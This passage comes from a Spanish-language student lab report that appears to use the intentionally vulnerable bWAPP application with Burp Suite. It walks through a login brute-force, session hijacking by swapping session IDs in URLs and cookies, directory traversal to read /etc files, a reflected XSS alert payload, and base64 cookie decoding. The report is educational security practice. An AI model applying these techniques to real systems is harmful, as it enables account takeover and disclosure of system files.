- 4º: Antes de ejecutar, se puede crear incluso tipos de respuestas según las expresiones, pero lo vamos a dejar vacío, al que hay por defecto del servidor.


- 5º: Finalmente, se ejecuta, y vemos que tarda un poco dependiendo del número de elementos en la lista:



En la imagen superior, se observan todas las ejecuciones de las posibles combinaciones, pero nosotros vamos a buscar la de **bee** como nombre de usuario y **bug** como contraseña:




Si accedemos a la parte de Response como se muestra en la imagen, observamos que el login ha sido satisfactorio. Si pulsamos en la pestaña de Render, se puede observar la página brindada por el servidor:



2.3.2. Session Management – Session ID in URL


El objetivo de esta sesión va a ser reemplazar la cookie de sesión de un usuario que se encuentra en la URL de la página, por la de otro usuario, y ver si se carga el otro usuario.

Lanzamos el usuario de prueba que acabamos de crear con la actividad correspondiente:




Y vemos que nos comenta que los IDs de sesión no deben estar nunca visibles mediante URL, lo que es normal.

Ahora ejecutamos en un navegador aparte, la actividad para el usuario bee:




Lo que vamos a hacer a continuación, es interceptar la llamada mediante Burp Suite de la petición del usuario de prueba, e intercambiar el ID de sesión por el del usuario bee:



En la imagen anterior, se aprecia la intercepción de la llamada, y la aplicación de dos pasos:

1. Añadir un parámetro Query (Ya que por alguna razón no nos lo reconoció, lo hemos añadido manualmente), con la cookie de sesión de bee.
2. Cambiado en el body también esta cookie de sesión por la de Bee.

Finalmente, enviamos la petición, y vemos la instancia de navegador cambiada a la sesión de bee:




NOTA: Se ha ejecutado el usuario **prueba2** en firefox, y el usuario **bee** en chrome.

2.3.3. Cookies (HTTPOnly)


El objetivo de esta sesión es ser capaz de reemplazar la cookie de sesión de un usuario a otro, de manera que, habiendo iniciado sesión con un usuario, seamos capaces de cambiar a la sesión de otro usuario.

Para ello, en primer lugar, vamos a crear otro usuario de prueba y ejecutar la sección para ver la cookie:


Y para bee (Ejecutado en un nuevo navegador), tenemos la siguiente cookie de sesión:



Ejecutamos el Burp Suite, para interceptar la llamada del navegador que contiene el usuario **prueba2**



Ahora vamos a cambiar la cookie de sesión por la del otro usuario **bee** como se muestra en la siguiente imagen:



Finalmente, enviamos la petición modificada, y hay que observar que la instancia del navegador cuya cookie de sesión ha sido modificada (**prueba2**), haya cambiado de usuario **bee**:

Y efectivamente, ha habido un cambio de sesión.


NOTA: Se ha ejecutado el usuario **prueba2** en firefox, y el usuario **bee** en chrome. En este último, aparece un campo extra en la cookie de *top_security*.

2.3.4. Directory Traversal – Directories y Files


2.3.4.1. Directories

Cuando ejecutamos el ejercicio de Directorios, nos aparecen un listado de PDFs correspondientes a


películas, pero lo más interesante viene si observamos la URL:



Se puede apreciar que nos encontramos en el directorio de **documents** del sistema donde se está ejecutando la web, con lo cual vamos a intentar navegar con la notación **../** que nos permite retroceder en la estructura de directorios del sistema hasta colocarnos debajo del directorio raíz:




En este punto tenemos acceso a los directorios importantes de un sistema linux. Por ejemplo, el etc/ donde se almacenan ficheros de arranque de un sistema:




2.3.4.2. Files

Como continuación del ejercicio anterior, vamos a ver si podemos acceder al fichero de cuentas de usuario del sistema, que sabemos que se encuentra en el directorio **etc**:



Para ello, ejecutamos esta vez la actividad de files siguiendo los mismos pasos que antes con la notación ***../*** para navegar al directorio **etc**, pero esta vez, debemos indicar un fichero.
***NOTA*:** Como la ruta base de este ejercicio no es la misma que el anterior, se ha ido probando el retroceder en directorios hasta que se ha dado con el directorio y fichero:



Y como se puede apreciar, nos devuelve una lista con todos los usuarios de arranque del sistema con algo extra de información como directorio de inicio e Identificador de usuario.

2.4. Cross-Site-Scripting


2.4.1. Reflejado (GET)

El XSS reflejado en una solicitud GET es un tipo específico de inyección HTML reflejada que se produce cuando un atacante introduce un código JavaScript malicioso en un parámetro GET en la URL de la página web y el servidor lo refleja en la respuesta HTTP. Este tipo de vulnerabilidad permite que el atacante ejecute su propio código JavaScript en el navegador del usuario.


Este tipo de ataque es muy similar a la inyección HTML (GET) pero esta vez incluyendo código JavaScript.

El código JavaScript que decidimos inyectar fue:

```
<script>alert("Hola, has sido hackeado!");</script>
```



Y el resultado que obtenemos el siguiente:



En este caso estamos mostrando un mensaje haciendo uso de una alerta, pero es cierto que podríamos mostrar por ejemplo las cookies o cualquier tipo de información.

2.5. Otros


2.5.1. Codificación B64

El reto propuesto trata de consultar una cookie cifrada llamada “secret” que se encuentra en la request e intentar decodificar su valor.

Para consultar la cookie podemos hacer uso del propio inspector del navegador o bien burpsuite:


- Inspector del navegador:

- Burpsuite:



El valor de la cookie es él mismo lo que pasa que en el navegador la "/" sale como %2F por la codificación de HTML.

Ahora teniendo el valor de la cookie codificada en base64 utilizamos Burpsuite ya que esta herramienta cuenta con una opción de descodificado:



Como se puede observar el valor decodificado de la cookie es: **Any bugs?**

Valor de la cookie codificado	Valor de la cookie descodificado
QW55IGJ1Z3M/	Any bugs?

3. Conclusión

Sigue sorprendiendo la cantidad de herramientas con las que cuenta por defecto el sistema operativo Kali Linux para el entorno de seguridad informática.

Durante la práctica, se han identificado diversas vulnerabilidades, en una página web, que, aunque esté preparada, da que pensar en la importancia de realizar auditorías de seguridad en los sistemas y aplicaciones para detectar y prevenir posibles ataques.
Se ha demostrado cómo estas vulnerabilidades pueden ser explotadas para obtener información confidencial, ejecutar código malicioso o realizar acciones no autorizadas. Por tanto, es fundamental tener en cuenta la seguridad en todo momento y tomar medidas adecuadas para proteger los sistemas y aplicaciones.